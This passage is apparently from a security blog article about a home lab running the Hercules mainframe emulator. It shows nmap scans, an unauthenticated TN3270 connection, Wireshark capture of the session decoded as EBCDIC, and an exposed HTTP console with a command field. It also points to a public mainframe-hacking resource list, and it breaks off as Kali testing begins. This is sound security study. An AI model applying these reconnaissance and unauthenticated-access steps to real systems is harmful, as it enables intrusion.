
At the current settings (read as: default installation) we should see the results similar to the one presented on the screen below:

```
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
Nmap scan report for 192.168.1.52
Host is up, received user-set (0.00026s latency).
Scanned at 2020-12-06 18:57:45 EST for 12s


PORT      STATE      SERVICE    REASON      VERSION
3270/tcp  filtered  verismart  no-response
Warning: OSScan results may be unreliable because we could not find at least 1 open port
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.10.102
ice
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=12/6%OT=%CT=%CU=%PV=Y%G=N%TM=5FCD7005%P=i686-pc-linux-
OS:gnu)T6(R=Y%DF=N%TG=80%W=7FFF%S=A%A=Z%F=R%O=%RD=0%Q=)U1(R=N)IE(R=N)

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   0.55 ms  192.168.111.2
2   ... 20
21  592.06 ms 192.168.1.10
```

Indeed – *verismart*. ;) Let's see what we can do about it:




Now we should be able to use the *terminal* (similar to the *putty*), let's see:




Continuing with the wizard:



After a while we should be here:



We can see on the screen (from our Windows 10 VM) that our *terminal* application is now connected to Hercules (btw: without the authorization ;)):




Great! Now we can continue our *mainframe learning process*. ;)


Here we go...

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
Well. While we already installed *Mocha TN3270 for Windows*[4] I decided to upload Wireshark[6] to our Windows 10 VM. We should be here:




Ready? Let's do it:




Ok, at this stage we can see that Wireshark is able to grab the connection between our Windows host and Windows VM. Let's continue, now we'll click *connect* to check what we can see in Wireshark:




Sniffing is stopped now. Let's see what do we have:



Ok, looks like an excellent example for a release of our 'scapy adventures' scripts in one of the very next *Notes Magazine*^[2]... ;) But for now, let's try here (with another encoding):



Cool. By the way: take a look around for the *Show data as* option:



So what do we have here? [5]

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Extended Binary Coded Decimal Interchange Code^[1] (**EBCDIC**;^[1] /*ɛbsɪdɪk/*) is an eight-bit character encoding used mainly on IBM mainframe and IBM midrange computer operating systems. It descended from the code used with punched cards and the corresponding six-bit binary-coded decimal code used with most of IBM's computer peripherals of the late 1950s and early 1960s.^[2] It is supported by various non-IBM platforms, such as Fujitsu-Siemens' BS2000/OSD, OS-IV, MSP, and MSP-EX, the SDS Sigma series, Unisys VS/9, Burroughs MCP and ICL VME.

EBCDIC encoding family

Classification 8-bit basic Latin encodings (non-ASCII)

Preceded by BCD

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- 1 History
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
Entire conversation (1055 bytes) Show data as: EBCDIC Stream: [0]

Find: Find Next

Understood. But for now – we should be somewhere here...

Few examples

Let's get some few very basic ideas:



Starting „from the source” we should be here:

```
C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe
lsmod
dll type = load, name = hdt3270
devtype = SYS6 3287 3270 3215 1052
dll type = load, name = hdt1403
devtype = 3211 1403
dll type = load, name = hdt3525
devtype = 3525
dll type = load, name = hdt3505
devtype = 3505 2501 1442
dll type = load, name = hdt1052c
symbol = panel_command, loadcount = 1, owner = hdt1052c
devtype = 3215-C 1052-C
dll type = load, name = dyncrypt
symbol = 2900_compute_message_authentication_code, loadcount = 1, owner = dyncrypt
symbol = 2900_compute_message_digest, loadcount = 1, owner = dyncrypt
symbol = 2900_cipher_message_with_chaining, loadcount = 1, owner = dyncrypt
symbol = 2900_cipher_message, loadcount = 1, owner = dyncrypt
symbol = 5390_compute_message_authentication_code, loadcount = 1, owner = dyncrypt
symbol = 5390_compute_message_digest, loadcount = 1, owner = dyncrypt
symbol = 5390_cipher_message_with_chaining, loadcount = 1, owner = dyncrypt
symbol = 5390_cipher_message, loadcount = 1, owner = dyncrypt
dll type = load, name = hdteq
symbol = hdl_device_type_equals, loadcount = 1, owner = hdteq
dll type = main, name = *Hercules, flags = (nounload)
symbol = panel_display, loadcount = 1, owner = *Hercules
symbol = panel_command, loadcount = 0, owner = *Hercules
symbol = parse_args, loadcount = 0, owner = *Hercules
devtype = 9336 9335 9332 9313 3370 3310 0671 9345 3390 3380 3375 3350 3340 3330 2314 2311 2305
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE014I 3270 device 001F client 192.168.1.10 connection reset
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
msg
msg symbol
Command ==>
CPU0000 PSW=0000000000000000 24M..... instcount=6
```

We'll go back again to start from the basic menu. ;) Our help-advisor will be the '?' character:

```


HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
HHCTE007I 3270 device 001F client 192.168.1.10 connection closed
HHCTE009I Client 192.168.1.10 connected to 3270 device 0:001F
msg
msg symbol
?
HHCPN140I Valid panel commands are...

Command      Description...
-----
help         list all commands / command specific help
?           alias for help

*           Comment
#           Comment

```

Let's look closer to the few of the available options - here we go:



Don't worry, it's only 478 pages[6]. ;]

Let's start from the very basic command called *version*. You should see a similar results:

```

version
Hercules Version 3.07
(c)Copyright 1999-2010 by Roger Bowler, Jan Jaeger, and others
Built on Mar 23 2010 at 01:39:37
Build information:
  Windows (MSVC) build for i386
  Modes: S/370 ESA/390 z/Arch
  Max CPU Engines: 8
  Using fthreads instead of pthreads
  Dynamic loading support
  Using shared libraries
  HTTP Server support
  No SIGABEND handler
  Regular Expressions support
  Automatic Operator support
  Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
Running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
Command ==>
CPU0000 PSW=0000000000000000 24M.....

```

Next? I will leave the *fun part* (read as: checking each command from the documentation ;)) for you as an exercise ;) Let me know if you'll have a questions or an interesting ideas about „some commands“ ;)

More?

No more examples

Reason is pretty simple: ... let's not make it easier to malware creators, right? ;)

So – maybe a good start is presented on this page[7]:



The screenshot shows a GitHub repository page for 'Mainframe Penetration Testing & Security'. The page includes a header with the repository name, a URL, and a message of thanks to several researchers. Below this is a 'Table of Contents' section with a list of links categorized under 'IBM zSeries' and 'IBM iSeries'.

https://github.com/samanL33T/Awesome-Mainframe-Hacking

Mainframe Penetration Testing & Security.

Special thanks to @mainframed767, @bigendiansmalls, @ayoul3_ and many other researchers for all their work in this field.


Contributions are welcome !

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Let's say – today we will not talk about the possibility of taking over the mainframe server (internally and/or externally – or as a malware attack during our APT projects&scenarios[8]... ;) you name IT).

Let's stay here for a while to check resources already publicly available:



The screenshot shows a GitHub repository page for 'Scripts and Tools'. It features a list of links categorized under 'TN3270 Clients - X3270' and 'Multipurpose Nmap Scripts'.

↑ Scripts and Tools

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 - cics-info.nse
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 - cics-user-enum.nse


Maybe you'll find it useful.

It's a wonderful world

Today I decided to start both VMs prepared for this small article: Windows 10 and Kali Linux. We should be somewhere here:

```
C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe
Modes: S/370 ESA/390 z/Arch
Max CPU Engines: 8
Using fthreads instead of pthreads
Dynamic loading support
Using shared libraries
HTTP Server support
No SIGABEND handler
Regular Expressions support
Automatic Operator support
Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
Running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
HCHD0018I Loadable module directory is hercules
Crypto module loaded (c) Copyright Bernard van der Helm, 2003-2010
Active: Message Security Assist
Message Security Assist Extension 1
Message Security Assist Extension 2
HCCF005I Hercules: tid=00000B3C, pid=2864, pgid=2864, priority=0
HCHT001I HTTP listener thread started: tid=000006A8, pid=2864
HCHT013I Using HTTPROOT directory "C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\html\"
HCHT006I Waiting for HTTP requests on port 8081
HCTE001I Console connection thread started: tid=000004E4, pid=2864
HCTE003I Waiting for console connection on port 3270
HCTT002I Timer thread started: tid=00000740, pid=2864, priority=0
HCCP002I CPU0000 thread started: tid=000009A4, pid=2864, priority=15
HCCP003I CPU0000 architecture mode ESA/390
HCPN001I Control panel thread started: tid=00000B3C, pid=2864
HCAO001I Hercules Automatic Operator thread started;
tid=00000864, pri=0, pid=2864
Command ==> _
CPU0000 PSW=0000000000000000 24M
```

Wait a second... what „HTTPROOT directory“? ;> Checking:



And indeed – it looks like there is a webroot directory. It was a surprise for me (but this is a result of not-reading-the-fantastic-manual ;) So...) Listening port(s) we should think about during our internal pentests?

```
0.0.0.0:135 0.0.0.0:0 LISTENING
0.0.0.0:445 0.0.0.0:0 LISTENING
0.0.0.0:3270 0.0.0.0:0 LISTENING
0.0.0.0:5357 0.0.0.0:0 LISTENING
0.0.0.0:7680 0.0.0.0:0 LISTENING
0.0.0.0:8081 0.0.0.0:0 LISTENING
0.0.0.0:49408 0.0.0.0:0 LISTENING
```

Ok, it looks good. Let's try to visit our HTTP server:

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Hercules System Log

```
No SIGABEND handler
Regular Expressions support
Automatic Operator support
Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
Running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
HHCHD018I Loadable module directory is hercules
Crypto module loaded (c) Copyright Bernard van der Helm, 2003-2010
Active: Message Security Assist
Message Security Assist Extension 1
Message Security Assist Extension 2
HHCCP065I Hercules: tid=00000B3C, pid=2864, ppid=2864, priority=0
HHCHT001I HTTP listener thread started: tid=000006A8, pid=2864
HHCHT013I Using HTTPROOT directory "C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\html\"
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```

Command:

Auto Refresh Refresh Interval:

Only show last lines (zero for all loglines)

Uh... ;) So there is no need to use a super console window to access it like it was 1990? ;> Well. Cool. We can see that there is even a field to send *Command*. At this stage I decided to switch to Kali and run few quick tests against my Windows host:

```
c@kali:~$ cd /usr/share/nmap/scripts/
